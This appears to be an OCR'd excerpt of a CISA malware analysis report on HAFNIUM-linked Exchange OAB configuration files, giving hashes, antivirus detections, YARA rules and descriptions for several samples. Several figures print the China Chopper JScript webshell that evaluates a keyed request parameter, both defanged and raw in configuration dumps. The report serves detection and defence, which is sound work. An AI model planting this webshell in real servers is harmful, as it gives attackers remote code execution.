ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=   ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED ,DC=com
Identity                          : REDACTED  (Default Web Site)
Guid                              : 6e76d272-4c3f-4148-b6e8-efa9f07a2f57
ObjectCategory                    : REDACTED  'Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 12:58:11 PM
WhenCreated                       : 3/2/2021 12:57:42 PM
WhenChangedUTC                    : 3/2/2021 5:58:11 PM
WhenCreatedUTC                    : 3/2/2021 5:57:42 PM
OrganizationId                    :
Id                                : REDACTED  (Default Web Site)
OriginatingServer                 : REDACTED    .com
IsValid                           : True
```

Figure 5. -

1435e7871e32779a81e28aa9b6fa57949439220527ed3b3fb83a1c0699f376e3

Tags

trojan webshell

Details

Name	cBP0VKYG.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	d67c8e0b4489979922c5acfff7211186
SHA1	3179101b5d8484a3cb316fb22e4e6aaa60eda94d
SHA256	1435e7871e32779a81e28aa9b6fa57949439220527ed3b3fb83a1c0699f376e3
SHA512	97e068cab67cb8b597c052ef4905cffc506d97fe1069f9195dbcc882b4808088e83ac37f430f2d43096ff40a8db1e03a133a54ae2fdaf22a33bbfb393a395e57
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaEDVMr6j71idfhphE5gh62E4ONF0qTenf:kNrdepN1BXS0zaM5QZphEws4ONF0q6
Entropy	4.643343

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.E4D70A09
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.E4D70A09 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.E4D70A09
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L

Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
      $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
      $s0 and $s1 and $s2
  }

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter

suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["fYQMESigLnP1"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "fYQMESigLnP1" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots




Figure 6. -

411fef05a37e286a4e48700e5155cd55672cce4c9283b448d968391267b4f866

Tags

trojan webshell

Details

Name	pRd3rllG.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	1c0e6e63818a2955cb368f7ae9a934da
SHA1	36531b3b859b7d875260a67e7ce5b59e48d46404
SHA256	411fef05a37e286a4e48700e5155cd55672cce4c9283b448d968391267b4f866
SHA512	9e770e8216c4cd9be6d0048208c5494b3ff4e5556478f895db6140cdf94c6048004e79ded020bcb7cc2987097f8454d13748337aca5fbae430f0758ab4d6370c
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaZVMr6j71idfhphE5g2Ze62E4ONF0qUUenf:kNrdepN1BXS0BM5QZphEYs4ONF0qI
Entropy	4.643510

Antivirus

Avira	EXP/CVE-2021-27065.1

Bitdefender	Generic.ASP.WebShell.H.2B8EEBDE
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.2B8EEBDE (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.2B8EEBDE
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }

```
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["oriWapL6n5CI"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "oriWapL6n5CI" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https:// REDACTED     .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load()(eval(Request["oriWapL6n5CI"],"unsafe");)</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTEDCN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Identity                          : REDACTED  (Default Web Site)
Guid                              : d7357e46-daba-4094-a4be-b9e3a2937696
ObjectCategory                    : REDACTED  /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 11:53:47 AM
WhenCreated                       : 3/2/2021 11:53:23 AM
WhenChangedUTC                    : 3/2/2021 4:53:47 PM
WhenCreatedUTC                    : 3/2/2021 4:53:23 PM
OrganizationId                    :
Id                                : REDACTED  (Default Web Site)
OriginatingServer                 : REDACTED    .com
IsValid                           : True
```

Figure 7. -

---

dfa9f4a054636750012e0ff56286a3c96c37062959c8ac5b2df52e349de69e65

Tags

trojan webshell

Details

Name	GLuRqYO7.aspx

Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	172e2090dcd8571d3d98e219a2e6b226
SHA1	1351bca8b60f74894d13553703597d861acd04ea
SHA256	dfa9f4a054636750012e0ff56286a3c96c37062959c8ac5b2df52e349de69e65
SHA512	a2f3800665492659e44494194ce9e032cd38b16d5c9fe1f8e0c1376e3ddf43860553813271d77bfb604b53c67768f0455d3c77c7b4c1c5a16ca18e66c7356d95
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaPfVMr6j71idfhphE5g1l+62E4ONF0qRvenf:kNrdepN1BXS0/M5QZphE0gs4ONF0qR2
Entropy	4.649797

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.FF1FE8E9
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.FF1FE8E9 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.FF1FE8E9
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:

```
        Author = "CISA Code & Media Analysis"
        Incident = "10328929"
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["49tWiczXqjDb"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "49tWiczXqjDb" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED     .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load(){eval(Request["49tWiczXqjDb"],"unsafe");}</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Identity                          : REDACTED  (Default Web Site)
Guid                              : 1a83a54f-7aba-485c-961c-87d7c2d68ac9
ObjectCategory                    : REDACTED  /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 10:58:30 AM
WhenCreated                       : 3/2/2021 10:34:44 AM
WhenChangedUTC                    : 3/2/2021 3:58:30 PM
WhenCreatedUTC                    : 3/2/2021 3:34:44 PM
OrganizationId                    :
Id                                : REDACTED  (Default Web Site)
OriginatingServer                 : REDACTED    .com
IsValid                           : True
```

Figure 8. -

a58c4fdb1c31100f4e9bb530af7d1ac57c715fee1c7c5e6c790e1e9cc863cfe4

Tags

trojan webshell

Details

Name	0GPd9cCt.aspx
Size	2166 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	0f8d4a9a0f41f1b347daa3ee3da48f54
SHA1	c6ff7631c088c60a461d70b47dd85aea9fc51019
SHA256	a58c4fdb1c31100f4e9bb530af7d1ac57c715fee1c7c5e6c790e1e9cc863cfe4
SHA512	5044011ef02042255fe35a01fe7b1063d77f8a269b6e67e0d09506dc102759f1bd2fbba379d46fb4f45ee9d64c88e497e5b78e76be7e5cc1609a8bf9615aec16
ssdeep	48:kNrdepN1BXS0ZPpM5QZphEaes4ONF0qZX:ktde/1Ea5NCqx
Entropy	4.644410

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.0D1ED0A3
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.0D1ED0A3 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.0D1ED0A3
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop

Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
      $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
      $s0 and $s1 and $s2
  }

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["eyidEfJpQbol"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "eyidEfJpQbol" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

Figure 9. -

---

e2caf75367ca300f616a96ff07769b1f80b69b1ae135fa27b79376a75a905b5e

Tags

trojan webshell

Details

Name	mDwelri6.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	981d83dc485048c3c8e4d74fb4a3eab6
SHA1	5537d6f6d321a623ebd7c785df4ada06cbe688c6
SHA256	e2caf75367ca300f616a96ff07769b1f80b69b1ae135fa27b79376a75a905b5e
SHA512	60c76e13d797a13d942481237c80ab082e02f744d6cabde724a9108acac737a7ddffce4a5ef6bae30ac2367617028d703853a3ff79a5f519e7348d44849f4e9a
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaxTQSVMr6j71idfhphE5ghI62E4ONF0qlenf:kNrdepN1BXS0geM5QZphESIs4ONF0qk
Entropy	4.649818

Antivirus

Avira	EXP/CVE-2021-27065.1

Bitdefender	Generic.ASP.WebShell.H.D98EFB85
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.D98EFB85 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.D98EFB85
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }

```
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["YzVheMnJEUGo"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "YzVheMnJEUGo" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED     .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load()(eval(Request["YzVheMnJEUGo"],"unsafe");)</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED CN=Servers,CN=Exchange
